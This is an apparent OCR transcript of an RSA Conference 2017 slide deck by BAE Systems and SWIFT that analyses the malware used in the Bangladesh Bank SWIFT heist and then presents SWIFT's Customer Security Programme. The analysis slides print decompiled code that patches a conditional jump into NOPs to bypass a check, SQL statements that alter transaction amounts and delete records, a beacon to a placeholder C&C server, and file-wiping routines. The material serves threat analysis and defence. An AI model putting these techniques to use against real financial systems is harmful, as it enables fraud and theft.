#RSAC

RSA Conference 2017

San Francisco | February 13 – 17 | Moscone Center

POWER OF OPPORTUNITY

SESSION ID: HT-T11

Cyber-Heist: Two Bytes to $951m

Adrian Nish
Head of Threat Intelligence
BAE Systems


Byron Thatcher
Red Team Manager
SWIFT

Life Imitating Art

HOLLYWOOD (2001)


$150M

CYBER SPACE (2016)




$951M

SWIFT Architectural Overview



Five Steps to a Cyber-Heist

- Step 1 – The Setup
- Step 2 – The Intrusion
- Step 3 – The Timing
- Step 4 – The Transaction
- Step 5 – The Subversion



Customer Malware - Overview

evtdiag.exe – 525a8e3ae4e3df8c9c61f2a49e38541d196e9228

SWIFT Alliance Software server

1. Attackers gain access and install malware

CONFIG FILE gpca.dat

2. Malware decrypts config file containing search terms to scan within SWIFT messages

3. Malware identifies and exploits host's SWIFT application to bypass validity check within Oracle DLL

4. Confirmation messages from the SWIFT network are now monitored by the malware. Functionality continues in loop until 06:00 6th Feb 2016

5. SWIFT messages sent to printer are tampered with in real time

6. PRC and FAL files are scanned for attacker defined terms. On match will extract transfer reference and sender address to form a SQL DELETE statement to delete a transaction

7. Messages that contain attacker defined terms will be used to form SQL statements to query Convertible Currency availability and then update transfer amounts

8. Checks the 'Login/Logout' status of the Journal table every hour and sends result to attacker domain over HTTP

Customer Malware – Patching the Software

```
if (VirtualProtectEx(hProcess, lpAddr, 2, PAGE_EXECUTE_READWRITE, (PDWORD)&hProcess)
    && ReadProcessMemory(hProcess, lpAddr, &buffer, 2, &dwRead))
{
    if (bPatch)
    {
        if ((WORD)buffer == JNZ)
            res = WriteProcessMemory(hProcess, lpAddr, &NOPs, 2, &dwWritten);
    }
    else
    {
        if ((WORD)buffer == NOPs)
            res = WriteProcessMemory(hProcess, lpAddr, &JNZ, 2, &dwWritten);
    }
    if (res)
        VirtualProtectEx(hProcess, lpAddr, 2, hProcess, &flOldProtect);
}
```

```
.data:0040F174 JNZ          db  75h
.data:0040F175              db   4
```

```
.data:0040F170 NOPs         db  90h
.data:0040F171              db  90h
```

Customer Malware – Patching the Software

What's easier to flip?
This?

75 04	=	0 1 1 1	0 1 0 1	0 0 0 0	0 1 0 0

Or this?

Customer Malware – Monitored Messages

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\out\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

Looking for:

"19A: Amount"
": Debit"
"Debit/Credit :"
"Sender :"

" 20: Transaction"
"90B: Price"
"FIN 900 Confirmation of Debit"
"62F: "

Customer Malware – SQL Queries

Monitoring Login/Logout events in the journal:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM SAAOWNER.JRNL_%s
WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBDDHA: Log%%' ORDER BY JRNL_DATE_TIME
DESC) A WHERE ROWNUM = 1;
```

GET: [C&C_server]/al?---O


Manipulating balances (The amount of Convertible Currency):

```
UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID = '%s';
UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK = UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Sending ‘doctored’ (manipulated) SWIFT confirmation messages for local printing:

This was not the only heist…


Vietnam Prequel



Attribution Clues…

Attribution Clues

Distinctive 2-step 'wipe-out' and 'file-delete' functions:



---> which led to a further sample: **msoutc.exe – c6eb8e46810f5806d056c4aa34e7b8d8a2c37cad**

Attribution Clues – So what is msoutc.exe?

SMB Worm Tool –
as seen in SONY Pictures attack

SMB Worm svch0st.exe, used in a Sony hack, 2014

```
  strcpy(&_filepath, lpExistingFileName);
  backslash = strrchr(&_filepath, '\\');
  if ( !backslash )
  {
    backslash = &_filepath;
    goto next;
  }
  while ( 1 )
  {
    ++backslash;
next:
    if ( !*backslash )
      break;
    *backslash = rand() % 26 + 'a';
  }
  if ( MoveFileA(lpExistingFileName, &_filepath) )
    _filePath = &_filepath;
  if ( bDir )
    res = RemoveDirectoryA(_filePath);
  else
    res = DeleteFileA(_filePath);
  if ( res )
    result = 0;
  else
    result = GetLastError();
  return result;
```

All later samples: msoutc.exe bot, Vietnam attack malware (2015), Bangladesh attack malware (2016);

```
  strcpy(&_filepath, lpExistingFileName);
  backslash = strrchr(&_filepath, '\\');
  if ( backslash )
    fileName = backslash + 1;
  else
    fileName = &_filepath;
  if ( *fileName )
  {
    do
    {
      *fileName = rand() % 26 + 'a';
      next_char = (fileName++)[1];
    }
    while ( next_char );
  }
  if ( MoveFileA(lpExistingFileName, &_filepath) )
    _filePath = &_filepath;
  if ( bDir )
  {
    if ( !RemoveDirectoryA(_filePath) )
      return GetLastError();
  }
  else if ( !DeleteFileA(_filePath) )
  {
    return GetLastError();
  }
```

How have the Community Responded to these Attacks?

RSA Conference2017

Customer Security Programme (CSP)

Customer Update | Overview Materials

Feb 2017

CSP Framework

Customer Security Programme

While all SWIFT customers are individually responsible for the security of their own environments, a concerted, industry-wide effort is required to strengthen end-point security

On May 27th SWIFT announced its Customer Security Programme that supports customers in reinforcing the security of their SWIFT-related infrastructure

CSP focuses on mutually reinforcing strategic initiatives, and related enablers

You > Security Guidelines and Assurance

Security Guidelines and Assurance Framework

- Enhance security guidelines. Develop security requirements and related assurance compliance framework to strengthen the secure management of SWIFT messages at customer sites. Some guidelines will become mandatory

Actions to Date


- In July, we published expanded security guidance document for Alliance Products, outlining minimum controls recommended for customer implementation, including 2FA, segregation of networks, segregation of duties and RMA management practices

Next Steps

- Further enhancement of guidance documents for Customer Managed Interfaces and Alliance Lite2
- Board already approved overall timelines on the Customer Security Requirements and Assurance Framework
- Share draft security requirements with the community by end Oct. Following customer validation via NMG. A first version will be published in Q1 2017 and come into play through self-attestation in Q2 2017

You > Security Guidelines and Assurance

Security Controls




CSP Security Controls Framework		
Secure Your Environment	1.	Restrict Internet access
	2.	Segregate critical systems from general IT environment
	3.	Reduce attack surface and vulnerabilities
	4.	Physically secure the environment
Know and Limit Access	5.	Prevent compromise of credentials
	6.	Manage identities and segregate privileges
Detect and Respond	7.	Detect anomalous activity to system or transaction records
	8.	Plan for incident response and information sharing

- Applicable to all customers and to the whole end-to-end transaction chain beyond the SWIFT local infrastructure
- Mapped against recognised international standards – NIST, PCI-DSS and ISO 27002
- 16 controls are mandatory and 11 are advisory
- Documentation and collateral will be available by end of October

SWIFT

You > Security Guidelines and Assurance

Assurance Framework



Self-Attestation

- Where customer positively asserts that it meets the security requirements
- First- and second-line of defence – provided by senior management
- All customers with an interface
- All customers with a small local footprint

Self-Inspection

- Where customer's Internal Audit asserts that the customer meets the security requirements
- Third-line of defence - provided by IA function
- Risk based sample of customers with a small local footprint

Third-Party Inspection

- For an external party that provides independent validation that the customer meets the security requirements
- All traffic concentrators (extended SIP), executed by SWIFT
- Risk based sample of customers with an interface, executed by third-party auditors

You > SWIFT Tools

SWIFT Tools

- Further strengthen security requirements for interfaces, tools and software (including those from third-parties) to better protect local environments and continue efforts to harden SWIFT-provided products

Actions to Date

- Release 7.1.14
- Release 7.1.20 and 7.0.70 with stronger default password management, enhanced integrity checking and in-built 2FA for Alliance Access clients who do not have existing 2FA implementations
- Started bilateral engagement with vendors on third-party certification for interface providers
- Additional Updates
  - SAG/SNL 7.0.50 — Q4 2016
  - Lite2 AutoClient — Q4 2016

Next Steps

- Release 7.0.50 for Alliance Gateway and SWIFTNet Link introducing enhanced integrity monitoring capabilities
- Planning of security enhancements for
  - AMH 3.6 — Q2 2017
  - Access 7.2 — Q2 2017
- Focus on enforcement of mandatory updates

Your Counterparts > Transaction Pattern Detection

Transaction Pattern Detection

- Extend the use of existing tools for fraud detection and prevention, to explore the extension of future 'opt-in' fraud prevention services and to share and develop market practice for fraud detection through the SWIFT community

Actions to Date

- Launch of global RMA campaign to promote use of existing tools as a first line of defence against unwanted or unexpected message flows
- Design 'Daily Validation Reports' which would help customers identify possible security concerns in their daily transaction flows

Next Steps

- Piloting Daily Validation Reports from end Q4 2016
- Development of market practice for correspondent banking fraud and stopping/cancelling payments, with the SWIFT community
- Define an approach for RMA extensions

Your Counterparts > Daily Validation Report

Daily Validation Report

Documentation & Support

BICXXABC Daily Period: 20160901

Activity Reports

Deep dive into your daily payments activity

view outbound dashboard >>
view inbound dashboard >>

Message type	Currency	Largest Transaction (conv. USD)	Top largest transactions
MT103	USD	25,000,000	1
	GBP	658,250	2
	EUR	316,694	3
	CAD	88,553	4
	CHF	48,080	5
MT202	JPY	256,073,034	1
	USD	119,000,000	2
	GBP	65,825,000	3
	EUR	38,764,250	4
	CAD	34,204,926	5

Risk Reports

Analyze your daily payments activity

view outbound dashboard >>
view inbound dashboard >>

Ordering Country	Sender BIC8	Receiver BIC8	Beneficiary Country	Net Amount (conv. USD)
Germany	BICAAAAA	BICXXXXX	United Kingdom	6,411,807
Germany	BICBBBBB	BICYYYYY	United Kingdom	36,789

Activity Reports | Aggregate Daily Activity


- Message type
- Currency
- Country
- Counterparties

- Daily volume total
- Daily value total
- Maximum value of single transactions
- Comparisons to daily volume and value averages

Risk Reports | Large or Unusual Message Flows Based on Ordered Lists

- Largest single transactions
- Largest aggregate transactions for counterparties
- New counterparty relationships

Your Community > Intelligence Sharing



Intelligence Sharing

- Deepen our cyber security forensics capabilities so that we can create unique intelligence on SWIFT-related events and disseminate anonymised information to the community

Actions to Date

- Established a Customer Security Intelligence (CSI) forensics team that has built a detailed inventory of malware, e.g. File Hashes / Indicators of Compromise / Modus Operandi / FAQs …
- Contribution of intelligence to existing organisations, such as FS-ISAC and published anonymised threat intelligence to the community
- Launched Security Notification Service
- Engagement in industry forums and on a bilateral basis with customers, at CISO and COO level
- Building a comprehensive CISO network

Next Steps

- Establish 'SWIFT ISAC' to share information and best practice with the SWIFT community as well as the cyber intelligence community, e.g. ISACs/CERTs

Your Community > Customer Engagement and Communications

Actions for Customers

You

- Secure your local environment
- Sign up to our Security Notification Service
- Stay up to date with SWIFT's latest security updates
- Get ready to adopt our new security requirements

Your Community

- Inform SWIFT if you suspect that you have been compromised
- Provide contact details of your company's CISO for incident escalation

Your Counterparts

- 'Clean-up' your RMA relationships
- Put in place fraud detection measures
- Engage with us on market practice

Questions and Open Discussion

RSA Conference2017

Thank You